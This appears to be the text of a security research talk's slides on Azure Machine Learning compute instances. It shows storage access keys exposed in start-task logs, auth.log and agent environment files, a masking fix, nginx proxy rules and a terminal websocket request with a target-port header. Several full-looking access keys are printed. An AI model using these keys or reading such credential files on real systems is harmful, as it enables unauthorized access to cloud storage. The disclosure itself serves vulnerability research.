
Datastore name workspaceworkingdirectory	Datastore name workspaceartifactstore
Datastore type Azure file share	Datastore type Azure Blob Storage
Created by Service Principal	Created by Service Principal
Subscription ID --	Subscription ID --
Resource group name --	Resource group name --
Protocol https	Protocol https
Endpoint core.windows.net	Endpoint core.windows.net
Account name nsworkspace8896588978	Account name nsworkspace8896588978
File share name code-391ff5ac-6576-460f-ba4d-7e03433c68b6	Blob container azureml
Storage URI https://nsworkspace8896588978.file.core.windows.net/code-391ff5ac-6576-460f-ba4d-7e03433c68b6	Storage URI https://nsworkspace8896588978.blob.core.windows.net/azureml

Supported storage service	Credential-based authentication	Identity-based authentication
Azure Blob Container	✓	✓
Azure File Share	✓	

Username: Storage Account Name

Password: Storage Account Access Key

File Share only uses credential-based Auth-N (Source: [MS Docs](#))




CH 1: Did you see my **keys**?



Directories in a Compute Instance



```
1:mybox x
>>
azureuser@mybox:/mnt/batch$ cd tasks/
azureuser@mybox:/mnt/batch/tasks$ ls
applications  fsmounts  shared  startup  volatile  workitems
azureuser@mybox:/mnt/batch/tasks$ ls -al
total 32
drwxrwx--- 8 _azbatch _azbatchgrp 4096 Jul 21 10:02 .
drwxr-xr-x 4 root      root        4096 Jul 21 10:02 ..
drwxrwx--- 2 _azbatch _azbatchgrp 4096 Jul 21 10:02 applications
drwxrwx--- 2 _azbatch _azbatchgrp 4096 Jul 21 10:02 fsmounts
drwxrwx--- 3 _azbatch _azbatchgrp 4096 Jul 21 10:02 shared
drwxrwx--- 4 _azbatch _azbatchgrp 4096 Jul 21 10:02 startup
drwxrwx--- 3 _azbatch _azbatchgrp 4096 Jul 21 10:02 volatile
drwxrwx--- 2 _azbatch _azbatchgrp 4096 Jul 21 10:02 workitems
azureuser@mybox:/mnt/batch/tasks$
```




Files

Azure Batch Components



- **Nodes:** VMs (Linux/Windows)
- **Pools:** Logical group of **Nodes**
- **Job:** Collection of **tasks**,
E.g., 10 runs of a script
- **Task:** Individual run of a **job**,
E.g., 1 single run of a script



- **start** task:

- Runs when a node starts up
- Programs/Files required stored in `/mnt/batch/tasks/startup/`

- Output of **start** task in

`/mnt/batch/tasks/startup/stderr.txt`

`/mnt/batch/tasks/startup/stdout.txt`



Access Keys in error, auth logs



- Output of **start** task logged in –
`/mnt/batch/tasks/startup/{stdout,stderr}.txt`

```
2022/08/18 09:18:39 Running following command: /usr/bin/sudo mount -t cifs //
niteshamlws5927017212.file.core.windows.net/
code-391ff5ac-6576-460f-ba4d-7e03433c68b6 /mnt/batch/tasks/shared/LS_root/
mounts/clusters/am1/code -o vers=3.0,username=niteshamlws5927017212,
password=awF3JiG2Etn08P8ucTogb93HYFC2JzSqyFBc1lfGi3qsWKQxx1P6vKDV0XlnfqZuTEYs
qAnpTLch+AStnId4+Q==,dir_mode=0777,file_mode=0777,noperm,fsc,serverino
```

- **'sudo'** commands logged in `/var/log/auth.log`




Fix: Access Key masked



```
2022/09/27 08:08:30 Running following command: /usr/bin/sudo mo
niteshamlws4250151950.file.core.windows.net/code-391ff5ac-6576-
batch/tasks/shared/LS_root/mounts/clusters/am12/code -o vers=3.
username=niteshamlws4250151950,password=*****,dir_mode=
serverino
```

Fix: Masked Storage Account Access Key in Batch error logs





Agents



Compute Instance

- Manages Compute Instance
- Located at: */mnt/batch/tasks/startup/wd/*
- Configs == **\$environment** variables
- Agent configs in files at:

/mnt/batch/tasks/startup/wd/dsi/

Access Keys in agent env. files

- Config for agents:

dsimountagent → `/mnt/batch/tasks/startup/wd/dsi/dsimountagentenv`
dsiidlestopagent → `/mnt/batch/tasks/startup/wd/dsi/dsiidlestopagentenv`

```
MOUNT_ROOT=/mnt/batch/tasks/shared/LS_root/mounts/clusters
CLOUD_FILES_PATH=/home/azureuser/cloudfiles
PASSWD=1KPYSKkF883S1FCh9BdG8xLJIMrAFHe6GuQwuKqXSXm2qk0rjAj
AZ_BATCHAI_MOUNT_code=/mnt/batch/tasks/shared/LS_root/moun
MSI_FILE=/etc/environment.sso
```


Storage Account Access Key in agent config file (x2)

Key passed as an env. variable

`password=arg`


specifies the CIFS password. If this option is not given then the environment variable `PASSWD` is used. If the password is not specified directly or indirectly via an argument to mount, `mount.cifs` will prompt for a password, unless the `guest` option is specified.

Source: [mount.cifs\(8\) - Linux man page](#)




CH 2: Wait, is that my token?






User



Compute Instance

`<CI_NAME>.<REGION>.instances.azureml.ms/tree/`
`<CI_NAME>.<REGION>.instances.azureml.ms/lab`

e.g. JupyterLab URL - <https://aml.eastasia.instances.azureml.ms/lab>



Browser address bar: `https://mybox.eastasia.instances.azureml.ms/lab`

Menu: File | Edit | View | Run | Kernel | Tabs | Settings | Help

File browser search: Filter files by name

Name	Last Modified
Users	6 days ago

Terminal window: `azureuser@mybox: /mnt/bat`

```

azureuser@mybox: /mnt/batch/tasks/shared/LS_root/mounts/clusters/mybox/code$


```


Access Compute Instance using JupyterLab

Azure AI | Machine Learning Studio

Authoring

 Notebooks

 Automated ML



 Designer

Assets

 Data

 Jobs

> demo > Notebooks

 1:mybox 





Files

```
azureuser@mybox:~$ whoami
azureuser
azureuser@mybox:~$ sudo su
root@mybox: /home/azureuser#
```

Access Compute Instance using browser-embedded terminal



Client Azure Active Directory Azure Machine Learning User Compute



Authentication flow for a user accessing AML service

```
listen      44224 ssl default_server;  
server_name dsvm.local;
```

```
ssl_certificate /mnt/batch/tasks/startup/certs/sha1-c552de288f946fc143edd721a5b03a20bbdf504b.pem;  
ssl_certificate_key /mnt/batch/tasks/startup/certs/sha1-c552de288f946fc143edd721a5b03a20bbdf504b.key;
```

```
if ($i_cn !~ "^DigiCert SHA2 Secure Server CA$|^DigiCert SHA2 Secure Server CA$") {  
    return 401;  
}  
if ($s_cn != eastasia.identity.notebooks.azureml.net) {  
    return 401;  
}
```

nginx config of the Compute Instance

```
if ($http_x_ms_target_port ~ ^[0-9]+$) {  
    set $proxyhost 127.0.0.1:$http_x_ms_target_port; ←  
}  
if ($http_x_ms_target_port !~ ^[0-9]+$) { ←  
    return 401;  
}  
  
location ~ (/api/ls/|/api/kernels/|/terminals/websocket/|/ws/|/ws/p/(\w+)\terminal/(\w+)/|/websocket/) {  
    proxy_pass          http://$proxyhost; ←  
    proxy_set_header    Host $http_x_forwarded_host;  
    # websocket support  
    proxy_http_version  1.1;  
    proxy_set_header    Upgrade "websocket";  
    proxy_set_header    Connection "Upgrade";  
    proxy_read_timeout  86400;  
}  
  
location / {  
    proxy_pass          http://$proxyhost; ←  
    proxy_set_header    Host $http_x_forwarded_host;  
}
```

nginx config of the Compute Instance


Incoming Request Flow

```
GET /terminals/websocket/2?token=eyJ0eXAiOiJ... HTTP/1.1  
Host: aml.eastasia.instances.azureml.ms  
X-MS-Target-Port: 8888
```



